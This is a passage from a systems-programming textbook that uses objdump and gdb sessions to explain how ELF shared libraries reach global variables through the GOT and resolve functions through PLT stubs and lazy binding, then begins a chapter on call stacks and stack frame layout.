Therefore we need an additional variable (`got_g`) to be reached by knowing the offset from the library code.

Figure 4-1 shows how it works.




Figure 4-1. *Addressing a global variable*

Searching for a Ghost

Unlike `g1`, the symbol `g2` has a peculiarity: because it is defined inside the library, a variable with that name must exist in the `.data` section of the library. That variable is distinct from the one with the same name in the `.bss` section of `p.bin`. To avoid confusion we call `g2_l` the former and `g2_p` the latter. We also know that `p.bin` uses *its own variables* `g1` (in the `.data` section) and `g2_p` (in `.bss`); they are referenced through their offsets from code:

```
mov 0x200409(%rip),%eax
```

The same applies to `libp2.so` but with a further indirection: the code uses `got_g1` and `got_g2`, initialized by the dynamic linker to point to `g1` and `g2_p`, respectively.

If `got_g2` pointed to `g2_l`, we wouldn't have one unique global variable; each module (`x.bin`, `libp2.so`) would use its own, as if it was a local variable.

Of course, `g2_l` remains in memory after program startup, keeping the initial value of `g2` even if it's not used. Its relocated address is the following:

k + 0x2009E0 = 0x7FFFF7BDC000 + 0x2009E0 = 0x7FFFF7DDC9E0

See the output of `nm libp2.so | grep g2`:

```
(gdb) x 0x7ffff7ddb9b8
0x7ffff7ddb9b8 <g2>:   0x00000002                    # What is g2 ?
(gdb) info symbol 0x7ffff7ddb9b8
g2 in section .data of ./libp2.so                    # g2_l
(gdb) info symbol 0x600ae8
g2 in section .bss of /home/g/p.bin                  # This is g2_p instead.
(gdb)
```

Let us remember that `g2_p` and `g2_l` are made-up names; only one variable `g2` is used by our program (library included)—the one at address 0x600ae8.

Now we can change the values of `g2_p` and `g2_l` to see what happens:

```
(gdb) set *0x600ae8=3                                # Changes the value of g2_p (from 2 to 3)
(gdb) x 0x7ffff7ddb9b8                               # The value of g2_l was changed ?
0x7ffff7ddb9b8 <g2>:     0x00000002                  # No, it's still 2
(gdb) set *0x7ffff7ddb9b8=4                          # Changes the value of g2_l (from 2 to 4)
(gdb) x 0x600ae8                                     # The value of g2_p was changed ?
0x600ae8 <g2>:  0x00000003                           # No, it's still 3
(gdb) x 0x7ffff7ddb9b8                               # Prints g2_l (to verify)
0x7ffff7ddb9b8 <g2>:    0x00000004
(gdb) print g2
$8 = 3                                               # g2 is g2_p
(gdb)
```

These two variables are therefore distinct and independent from each other.

They also differ from those related to other processes using the same library, whose code (but not data[36]) is shared, although mapped at different virtual addresses.

One copy of the library can be found in the virtual memory of each linked process; see the output of the command *`cat /proc/$(pidof p.bin)/maps`*, or *`pmap $(pidof p.bin)`* in a terminal window different from the one holding the debugging session of `gdb`. We note three lines:

```
00007ffff7bdb000      4K r-x--  libp2.so   # Text segment
00007ffff7bdc000   2044K -----  libp2.so   # Hole
00007ffff7ddb000      4K rw---  libp2.so   # Data segment
```

[36]For more information about memory management, a useful discussion can be found at http://www.tldp.org/LDP/tlk/mm/memory.html.

The first line provides the address and attributes of the memory page (4 KB in size) containing the first segment with the LOAD attribute. This memory segment, which includes the `.text` section, is listed by the command *`readelf -l libp2.so`*. The third line relates to the second segment with the LOAD attribute, which holds the sections `.got`, `.data`, and `.bss`. These memory pages are separated by 511 pages with null attributes (`Hole`).

Let's not forget that every process has its own virtual address space (128 TiB = 0.5x2^48 bytes in a 64-bit OS) and behaves as the only one to be executed.

For each copy of the library, the text segment is like a mirror of one shared segment allocated in the physical memory. Data segments (including `.got` and `.data` sections) have different physical addresses (hence they are distinct), even if with the same virtual address. This is not true for executables; different instances have different unshared text segments, like data segments.

But *position-independent executables (PIEs)* can be loaded in memory at arbitrary addresses, just like libraries. PIEs are more secure, but they suffer a small performance loss. Not all systems are configured to create PIE executables as a predefined setting; for example on Debian this functionality must be explicitly activated.[37]

Shared Libraries: PLT

Now we want to see how `main()` addresses `f()`. Because `f()` is a library function, the address of `f()` is not known at compilation time, so we won't get a single assembly instruction like `callq 400fbb`, because the offset from the call instruction is not known. The address of `f()` depends on the base memory address at which the library will be loaded, but a trick is needed to avoid changing the code to fix that address, since doing so would involve code recompilation.

When reading the source code of function `main()` we note that `main()` does not call `f()`, but `f@plt()`.

Instead of `f()`, in `p.bin` we find a *stub-function*: `f@plt()`, used by `main()` to call `f()` indirectly:

```
g.$ objdump -d p.bin
...
00000000004006b6 <main>:
  4006b6:       55                      push   %rbp
  4006b7:       48 89 e5                mov    %rsp,%rbp
  4006ba:       48 83 ec 10             sub    $0x10,%rsp
  4006be:       c7 45 fc 11 00 00 00    movl   $0x11,-0x4(%rbp)
  4006c5:       e8 c6 fe ff ff          callq  400590 <f@plt>[38]
  4006ca:       89 c2                   mov    %eax,%edx
...
```

The function `f@plt` is not in the `.text` section, but in `.plt`. Both of these sections are inserted by the linker in the text segment; see the output of *`readelf -l p.bin`*.

A similar problem was seen for the global variables `g1` and `g2` in `libp2.so`, and the solution is similar: just as `got_gx` refers to `gx`, so `f@plt()` refers to `f()` by using a memory area (`got.plt`, holding the addresses of functions in dynamic libraries) which can be initialized by the dynamic linker:

```
g.$ objdump -s -j .got.plt p.bin
p.bin:     file format elf64-x86-64
```

[37]For more information see the following sites https://wiki.debian.org/Hardening https://gcc.gnu.org/onlinedocs/gcc/Link-Options.html

[38]The offset (0xFFFFFEC6 = –0x13A) is negative because the `.plt` section was loaded at a lower address than `.text`; in fact 0x4006ca – 0x13a = 0x400590 = f@plt. Let's not forget the "little-endian" encoding (discussed in Chapter 3): C6 FE FF FF = 0xFFFFFEC6. The same is true for the addresses printed by the next command (`objdump -s -j .got.plt p.bin`).

```
Contents of section .got.plt:
 600aa0 b8086000 00000000 00000000 00000000 ..`.............
 600ab0 00000000 00000000 96054000 00000000 ..........@.....
 600ac0 a6054000 00000000 b6054000 00000000 ..@.......@.....
g.$
```

The code of `f@plt()` is in the `.plt` (*Procedure Linkage Table*) section, which holds the stub-functions (also called "trampolines," a self-evident name). Except for the first (let's call it `PLT[0]`), each of them is a small piece of code (only three instructions) which refers to an external library function.

The `.plt` section includes three other functions; one is `__libc_start_main@plt()`, which calls `__libc_start_main()`:

```
g.$ objdump -d -j .plt p.bin

p.bin:     file format elf64-x86-64

Disassembly of section .plt:

0000000000400580 <f@plt-0x10>:
  400580:       ff 35 22 05 20 00        pushq 0x200522(%rip)      # 600aa8
  400586:       ff 25 24 05 20 00        jmpq  *0x200524(%rip)     # 600ab0
  40058c:       0f 1f 40 00              nopl  0x0(%rax)

0000000000400590 <f@plt>:
  400590:       ff 25 22 05 20 00        jmpq  *0x200522(%rip)     # 600ab8
  400596:       68 00 00 00 00           pushq $0x0
  40059b:       e9 e0 ff ff ff           jmpq  400580 <_init+0x20>

00000000004005a0 <__libc_start_main@plt>:
  4005a0:       ff 25 1a 05 20 00        jmpq  *0x20051a(%rip)     # 600ac0
  4005a6:       68 01 00 00 00           pushq $0x1
  4005ab:       e9 d0 ff ff ff           jmpq  400580 <_init+0x20>
...
```

To better understand how they work, we can use gdb:

```
g.$ LD_LIBRARY_PATH="." gdb p.bin
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
...
(gdb) print f
$1 = {<text variable, no debug info>} 0x400590 <f@plt>
(gdb) break *0x400590
Breakpoint 1 at 0x400590                    # Stops execution at the beginning of f@plt()[39]
(gdb) run
```

[39] Alternatively we can write `break *f` to set the same breakpoint, but the result is different: execution stops at the beginning of `f()`, not of `f@plt()`.

```
Starting program: /home/g/p.bin

Breakpoint 1, 0x0000000000400590 in f@plt ()
(gdb)
```

The next instruction to be executed is the first of f@plt():

```
(gdb) x/3i 0x400590
=> 0x400590 <f@plt>:    jmpq   *0x200522(%rip)            # 0x600ab8 <f@got.plt>
   0x400596 <f@plt+6>:  pushq  $0x0
   0x40059b <f@plt+11>: jmpq   0x400580
(gdb)
```

When this instruction is executed for the first time, the eight bytes at address 0x600ab8 contain the address of the second instruction of f@plt(), namely 0x400596.

To verify it, let us look at the output of the command *objdump -s -j .got.plt p.bin* (see above) which prints the contents of the .got.plt section. We can also use gdb to get the updated values of all section fields:

```
(gdb) x/6xg 0x600aa0[40]
0x600aa0:       0x0000000000006008b8        0x00007ffff7ffe1a8
0x600ab0:       0x00007ffff7df02f0          0x0000000000400596 <- Address: 0x600ab8
0x600ac0 <__libc_start_main@got.plt>:     0x00007ffff7853a50   0x00000000004005b6
(gdb)
```

The first instruction of f@plt() refers to the second one, which saves on the stack (see Chapter 5) the stub-function index (0 for f@plt, 1 for __libc_start_main@plt); then a jump occurs to a special function without name (it's identified as f@plt-0x10 because it precedes f@plt() by 0x10 bytes).

Function f@plt-0x10 refers to a part of the dynamic linker[41] which searches for the address of f(), writes it in the .got.plt section, and then calls f():

```
(gdb) display/i $pc
1: x/i $pc
=> 0x400590 <f@plt>:    jmpq   *0x200522(%rip)     # 0x600ab8 <f@got.plt>   # function f@plt
(gdb) si
0x0000000000400596 in f@plt ()
1: x/i $pc
=> 0x400596 <f@plt+6>:  pushq  $0x0                                          # function f@plt
(gdb) si
0x000000000040059b in f@plt ()
1: x/i $pc
=> 0x40059b <f@plt+11>: jmpq   0x400580                                      # function f@plt
(gdb) si
```

[40] One address in the .got.plt section has been modified and two others have been initialized by the dynamic linker before starting main(). To prove it we can add the commands "watch *0x600aa8", "watch *0x600ab0", "watch *0x600ac0", and "break * __libc_start_main" before "run".

[41] It is a function called _dl_runtime_resolve(); this function calls _dl_fixup(). See the files /sysdeps/x86_64/dl-trampoline.S and elf/dl-runtime.c in glibc.

```
0x0000000000400580 in ?? ()
1: x/i $pc
=> 0x400580:    pushq  0x200522(%rip)      # 0x600aa8   # function f@plt-0x10
(gdb) si
0x0000000000400586 in ?? ()
1: x/i $pc
=> 0x400586:    jmpq   *0x200524(%rip)     # 0x600ab0   # function f@plt-0x10
(gdb) si
_dl_runtime_resolve () at ../sysdeps/x86_64/dl-trampoline.S:34
1: x/i $pc
=> 0x7ffff7df02f0 <_dl_runtime_resolve>:      sub    $0x38,%rsp
(gdb) si
36     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df02f4 <_dl_runtime_resolve+4>:    mov    %rax,(%rsp)
(gdb) si
37     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df02f8 <_dl_runtime_resolve+8>:     mov    %rcx,0x8(%rsp)
(gdb) si
38     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df02fd <_dl_runtime_resolve+13>:    mov    %rdx,0x10(%rsp)
(gdb) si
39     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0302 <_dl_runtime_resolve+18>:    mov    %rsi,0x18(%rsp)
(gdb) si
40     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0307 <_dl_runtime_resolve+23>:    mov    %rdi,0x20(%rsp)
(gdb) si
41     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df030c <_dl_runtime_resolve+28>:    mov    %r8,0x28(%rsp)
(gdb) si
42     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0311 <_dl_runtime_resolve+33>:    mov    %r9,0x30(%rsp)
(gdb) si
43     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0316 <_dl_runtime_resolve+38>:    mov    0x40(%rsp),%rsi
(gdb) si
44     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df031b <_dl_runtime_resolve+43>:    mov    0x38(%rsp),%rdi
(gdb) si
```

```
45     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0320 <_dl_runtime_resolve+48>:    callq  0x7ffff7de9d10 <dl_fixup>
(gdb) si
_dl_fixup (l=0x7ffff7ffe1a8, reloc_arg=0) at ../elf/dl-runtime.c:66
1: x/i $pc
=> 0x7ffff7de9d10 <_dl_fixup>: push %r12
(gdb) set output-radix 16
Output radix now set to decimal 16, hex 10, octal 20.
(gdb) watch *(int **)0x600ab8
#NOTE: Stops execution if the 8 bytes at address 0x600ab8 change.
Hardware watchpoint 2: *(int **)0x600ab8
(gdb) continue
Continuing.
Hardware watchpoint 2: *(int **)0x600ab8

Old value = (int *) 0x400596 <f@plt+6>
New value = (int *) 0x7ffff7bdb6c0 <f>
#NOTE: The 8 bytes at address 0x600ab8 have been modified; now they don't point to the
second instruction of f@plt(), but to the function f().
_dl_fixup (l=<optimized out>, reloc_arg=<optimized out>) at ../elf/dl-runtime.c:149
149 in ../elf/dl-runtime.c
1: x/i $pc
=> 0x7ffff7de9e63 <_dl_fixup+339>:    add    $0x20,%rsp
(gdb) print f
$2 = {<text variable, no debug info>} 0x7ffff7bdb6c0 <f>  # Now the address of f() is known[42].
(gdb) si
0x00007ffff7de9e67    149     in ../elf/dl-runtime.c
1: x/i $pc
=> 0x7ffff7de9e67 <_dl_fixup+343>:     pop    %rbx
(gdb) si
0x00007ffff7de9e68    149     in ../elf/dl-runtime.c
1: x/i $pc
=> 0x7ffff7de9e68 <_dl_fixup+344>:   pop    %rbp
(gdb) si
0x00007ffff7de9e69    149     in ../elf/dl-runtime.c
1: x/i $pc
=> 0x7ffff7de9e69 <_dl_fixup+345>:   pop    %r12
(gdb) si
0x00007ffff7de9e6b    149     in ../elf/dl-runtime.c
1: x/i $pc
=> 0x7ffff7de9e6b <_dl_fixup+347>:    retq    # _dl_fixup() terminates and returns &f() in RAX.
(gdb) si
_dl_runtime_resolve () at ../sysdeps/x86_64/dl-trampoline.S:46   # _dl_runtime_resolve()
                                                                 continues execution.
1: x/i $pc
=> 0x7ffff7df0325 <_dl_runtime_resolve+53>:      mov    %rax,%r11   #Copies &f() to R11
(gdb) si
```

[42]Before startup, the command "`print f`" printed the address of `f@plt()`.

```
47     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0328 <_dl_runtime_resolve+56>:      mov    0x30(%rsp),%r9
(gdb) si
48     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df032d <_dl_runtime_resolve+61>:      mov    0x28(%rsp),%r8
(gdb) si
49     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0332 <_dl_runtime_resolve+66>:      mov    0x20(%rsp),%rdi
(gdb) si
50     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0337 <_dl_runtime_resolve+71>:      mov    0x18(%rsp),%rsi
(gdb) si
51     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df033c <_dl_runtime_resolve+76>:      mov    0x10(%rsp),%rdx
(gdb) si
52     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0341 <_dl_runtime_resolve+81>:      mov    0x8(%rsp),%rcx
(gdb) si
53     in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df0346 <_dl_runtime_resolve+86>:      mov    (%rsp),%rax
(gdb) si
54      in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df034a <_dl_runtime_resolve+90>:      add    $0x48,%rsp
(gdb) si
56      in ../sysdeps/x86_64/dl-trampoline.S
1: x/i $pc
=> 0x7ffff7df034e <_dl_runtime_resolve+94>:      jmpq   *%r11             # Goes to f()
(gdb) si
0x00007ffff7bdb6c0 in f () from ./libp2.so
1: x/i $pc
=> 0x7ffff7bdb6c0 <f>: push %rbp[43]                                  # Here f() starts
(gdb) info symbol 0x400590

f@plt in section .plt of /home/g/p.bin

(gdb) info symbol 0x00007ffff7bdb6c0

f in section .text of ./libp2.so

(gdb)
```

If the function `f()` were called again, the first instruction of `f@plt()` would immediately refer to `f()` because this time the section `.got.plt` contains the address of `f()`, not the address of the second instruction of `f@plt()`.

If we remove the call to `f()`, the code searching for the function address will never be executed.
To sum up, let's see what the section `.got.plt` includes:

- `GOT[0]` = *0x600aa0 = 0x6008b8 = address of the `.dynamic` section (see the output of *`readelf -S p.bin, readelf -d p.bin`*); it's set by the static linker `ld`.
- `GOT[1]` = *0x600aa8 = 0x7ffff7ffe1a8 = second argument (the first is the stub-function index) passed to `_dl_runtime_resolve()` to search for the address of `f()`.
- `GOT[2]` = *0x600ab0 = 0x7ffff7df02f0 = address of `_dl_runtime_resolve()`. Both `GOT[1]` and `GOT[2]` have null values in `p.bin`. They are initialized by the dynamic linker when `p.bin` starts execution.
- `GOT[3]` = *0x600ab8 = 0x7ffff7bdb6c0 = address of function `f()`; its old value was 0x400596 (= address of the second instruction of `f@plt`).
- `GOT[4]` = *0x600ac0 = 0x7ffff7853a50 = address of `__libc_start_main()`.
- `GOT[5]` = *0x600ac8 = 0x4005b6 = address of `__gmon_start__@got.plt()`

Thanks to this ingenious trick, the code (which doesn't need to be modified) can be shared, and the `.plt` section can be inserted in the text segment with attributes `AX`. The dynamic linker only modifies the addresses included in the `.got.plt` section, in the data segment (with attributes `WA`).

This type of linking delays the search of a function address to the time at which the function is called for the first time.

That's why it is called *lazy binding;*[44] it prevents wasting time and speeds up program execution. This leads to a considerable benefit since usually only few library functions are really used.

Any further call to the same function avoids a new search of the function address at the expense of an additional `JMP` instruction; to prove that we can modify `main()` by adding another call to `f()`.The second call to `f()` develops like shown below, where the sequence of instructions is compared between static and dynamic linking.

Static linking			Dynamic linking		
`<main+20>:`	`callq`	`400500 <f>`	`<main+20>:`	`callq`	`400590 <f@plt>`
			`<f@plt>:`	`jmpq`	`*0x200522(%rip)`
`<f>:`	`push`	`%rbp`	`<f>:`	`push`	`%rbp`
`<f+1>:`	`mov`	`%rsp,%rbp`	`<f+1>:`	`mov`	`%rsp,%rbp`
`...`	`...`		`...`	`...`	

The opposite of lazy binding is *eager linking*, which resolves all addresses without waiting for the first function call:

```
g.$ export LD_BIND_NOW=1                          # This command forces eager linking
g.$ LD_LIBRARY_PATH="." gdb p.bin
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
...
```

[43]Now the code of function `f` is accessible: the command `disassemble f` doesn't print the code of `f@plt()` anymore.
[44]The term *lazy evaluation* has a more general meaning. It is often used to specify a calculation to be done only if necessary. As an example, in the logical expression A && B, the second operand is evaluated only if A is true.

```
(gdb) print f
$1 = {<text variable, no debug info>} 0x400590 <f@plt>
(gdb) break *0x400590
Breakpoint 1 at 0x400590
(gdb) display/i $pc
(gdb) run
Starting program: /home/g/p.bin

Breakpoint 1, 0x0000000000400590 in f@plt ()
1: x/i $pc
=> 0x400590 <f@plt>:   jmpq   *0x200522(%rip)     # 0x600ab8 <f@got.plt>
# NOTE: The ".got.plt" section includes the address of f(), therefore the first instruction
of f@plt() refers to f(), not to the 2nd instruction of f@plt().
(gdb) si
0x00007ffff7bdb6c0 in f () from ./libp2.so
1: x/i $pc
=> 0x7ffff7bdb6c0 <f>:   push  %rbp
(gdb)
```

Summary

The two main topics that have been addressed in this chapter are executables and libraries.

Executable programs contain instructions coded in machine language, which are therefore directly executable by the processor. They are created by linkers, which join together the object files resulting from the compilation of source code and ready-to-use libraries. In addition to binary code, object files contain information for the linker, including a list of global symbols (names of variables and functions).

Libraries are collections of programs to be easily reused; they, too, contain executable code, but cannot start by themselves. Library programs need to be called by either standalone programs or other library programs. Libraries can be divided into two main grades: static and dynamic (or "shared"). Static libraries are created by the *ar* command, which collects more object files (also called *modules*) to create one single file with extension `.a`. They are used to create portable programs, but every change requires code recompilation to include the newer libraries. Dynamic libraries (with extension `.so`) are linked to executables only at execution time, which allows smaller file sizes and easier updates. This way there is no need to recompile source files, because at next startup each program is automatically linked to the last version of each library. On the other hand this slows down the startup process because the linker has to repeat the linking step each time a new execution takes place.

We created a very simple test program using a library containing only one function to dive into the complexity of the subject, namely how dynamic linking works and how executables interact with libraries. We have seen that the use of the Global Offset Table makes code more complex but allows us to separate code from data, mark it as read-only, and safely share it between processes. The Procedure Linkage Table allows library functions to be addressed without the need of changing the executable code, by means of what are called *stub-functions* used by executables to call the library functions indirectly.

CHAPTER 5

Stack Frames

This chapter takes us deep into the heart of the book to explore the stack frame layout of function calls. To this end we need a clear, in-depth understanding of what happens when one function calls another, particularly how data are passed from caller to callee and how the memory content changes when functions' data are pushed to the current process' memory; this is the main subject of the first part of this long chapter.

Then we will create an executable test file on each of the Linux distributions that were selected in Chapter 2. This is the longest and the most interesting part of the chapter, allowing us to take a deep look inside stack frames. The information obtained from the output of our programs has no general interest, since it refers to a few specific examples, but the investigation methods can be applied to any other operating system with small changes, if needed.

For a deeper study of this topic and a closer look at how software specifications are actually put into practice, we will continue the low-level focus introduced in Chapter 4, by using the assembly language and a debugger. Therefore it's time to install a C compiler (`gcc` or `clang`; having both is best), and we also need a debugger (`gdb`) and an assembler (`gas`). Their official manuals can be accessed through the following links:

`gcc`: `https://gcc.gnu.org/onlinedocs/gcc/`

`clang`: `http://clang.llvm.org/docs/UsersManual.html`

`gdb`: `https://sourceware.org/gdb/current/onlinedocs/gdb/`

`gas`: `https://sourceware.org/binutils/docs/as/`

Finally, in the last part of this chapter a few examples will show how to use some of the information we have obtained. We'll also briefly mention shellcodes and stack overflow attacks. Compared to previous chapters, this discussion makes more extensive use of illustrations and text layout variations, including formatting program output for clarity and focus. Diagrams provide visual summaries showing the run-time storage organization of stack frames. It's strongly recommended that you implement all operations on your own personal computer. It will take some time, but it's worth it.

Call Stacks

A *process* (or *task*) is an instance of a program already loaded into memory and running. It includes a copy of the code and some information about its own activity (amount of memory occupied, number of files used, and so on). If the same program is started more than once, different processes are generated, each with its own *PID* (Process IDentifier).

The *call stack* of a process is a memory area containing parameters, local variables, and the return addresses of its active functions. Sometimes even the return values are passed on the stack, depending on the *calling convention* adopted by the compiler (as we'll see later).

G. Di Cataldo, *Stack Frames*, DOI 10.1007/978-1-4842-2181-5_5

The *call stack* (or simply *the stack*) belongs to the related process. At process startup, the stack is allocated a fixed size in virtual memory by the operating system. When the process terminates, its stack is freed. It would be more accurate to say "the stack of a thread" because each process thread has its own stack, but here we ignore multithreaded programming; for our purposes a process is made up of only one thread and has only one stack.

We can imagine the stack as a pile of objects, of which the last inserted (on the top) will be the first to be extracted (so we say it has LIFO logic: *Last In, First Out*).

The top of the stack is addressed by the `rSP` *(Stack Pointer)* register. This is `ESP` or `RSP`, depending on the operating system (for x86 or x64 processors). In this chapter it will be often shortened to `SP`, mostly in the illustrations.

In nearly all operating systems, the stack grows downward; that is, the address of a new object added to the stack is lower than that of the preceding. For this reason the stack is sometimes graphically represented as an inverted pile; each new object is placed under the preceding.

To sum up, we can choose either of the two graphical representations shown in Figure 5-1.

Figure 5-1. *Graphical representations of the stack*

Both diagrams tell us the same thing: the last inserted object has the lowest address and is pointed to by the `SP` register. To avoid confusion, we do not say that an object is "over" or "under" another, but "on the left" (at a lower address) or "on the right" (at a higher address) of another.

Let us not forget that these are only schematic graphical representations; for example, we could deduce that all stack objects have the same size, but that would not be true, as we'll see later. It is hard to say which of the two representations is better. It could be noted that a program for printing the stack contents needs more than one line, because of the limited width of monitors and paper sheets.

So, bytes with higher addresses are printed below those with lower

```
    Address      Memory content (16 bytes per line)                Ascii
-   0x0022FFA0 > C0 FF 22 00  48 11 40 00  01 00 00 00  0D 75 61 80  ..".H.@......ua.
    0x0022FFB0 > 9C DC 91 7C  64 70 81 7C  FE FF FF FF  09 00 00 00  ...|dp.|........
    0x0022FFC0 > F0 FF 22 00  67 70 81 7C  50 03 15 39  4F 29 CE 01  ..".gp.|P..90)..
+   0x0022FFD0 > 00 B0 FD 7F  FD 4B 54 80  C8 FF 22 00  A8 6D 3E 82  .....KT..."..m>.
```

As a consequence, if the stack is represented like an inverted pile (see the right image in Figure 5-1), walking toward increasing addresses leads us up in the graphical representation and down in the text data (memory dump). In both cases, thinking of the stack as a vertical pile may suggest false conclusions, so it's better to avoid it.

Figure 5-2 provides a closer graphical representation, even more intuitive.




Figure 5-2. *Another graphical representation of the stack; we'll use this in the following discussion*

Some people might become confused about the internal order of objects. For example, if the address of any new object is lower than that of the preceding, is the address of the second element of an array lower than the first? The answer is No. The internal layout of objects (arrays, variables, and so on) doesn't depend on the stack layout. The stack order is not related to the bit order of bytes, or to the byte order (*endianness*) of a variable, the element order of arrays, or any other order.

Therefore, according to the little-endian encoding adopted by Intel x86 processors, the least-significant byte (LSB) of a variable is always stored at the lowest address, and the most-significant byte (MSB) at the highest address; it doesn't matter if the stack grows upward or downward (see Figure 5-3).




Figure 5-3. *A four-byte integer's internal order is independent of the stack direction*

It's a simple and fast operation to add *(push)* an object to the stack, as well as to extract it (*pop*): after the object has been copied to or from the stack, the value of the SP register is decreased or increased. For example, the extraction of one *n*-byte sized element is done by copying *n* bytes from the address saved in the SP register to the destination register, and then adding *n* to SP. These two elementary operations use the assembly instructions `push` and `pop`.

Stack Frames

The portion of the stack (which must be a multiple of one paragraph) containing parameters (or their copies), local variables, and the return address of a given function will be called the *stack frame* (or *activation record*) of that function. This is not the standard definition (as we'll see later).

When a function `C()` calls another function `F()`, or another instance of itself, the stack frame of `F()` is created after that of `C()`, at a lower address.

Every function, including `main()`, has one stack frame; this is true even for recursive functions; each instance is a distinct function, with its own stack frame, therefore with its own local variables. The stack frame of `main()`, being the first, has the highest address.

When a function, including `main()`, terminates, its stack frame is removed from the stack. This means that internal static variables cannot be allocated on the stack; they would be removed at the end of the related functions. The stack frame is removed by increasing the value of the SP register. The value of SP changes continuously because the stack pointer is always updated to point to the top of the stack, which grows when a function starts and shrinks when that function ends.

For this reason, compilers usually (not always) use the register `rBP`[1] (*base pointer*, also called *frame pointer* because it points inside the stack frame), which doesn't change during function execution. The register BP is normally used as the reference point from which offsets of both local variables and parameters are calculated.

For a given function, during its execution the addresses of both parameters and local variables don't change, as well as the address stored in BP; as a consequence, the offsets from BP don't change, either. By contrast, the offsets from SP must be updated if SP changes because of a function call.

Figure 5-4 shows how new stack frames are allocated and where SP and BP point to.




Figure 5-4. *Stack frames. Each new one is allocated at a lower address*

Figure 5-5 shows in greater detail the stack frame of `F()` and specifically the offsets from BP and SP.

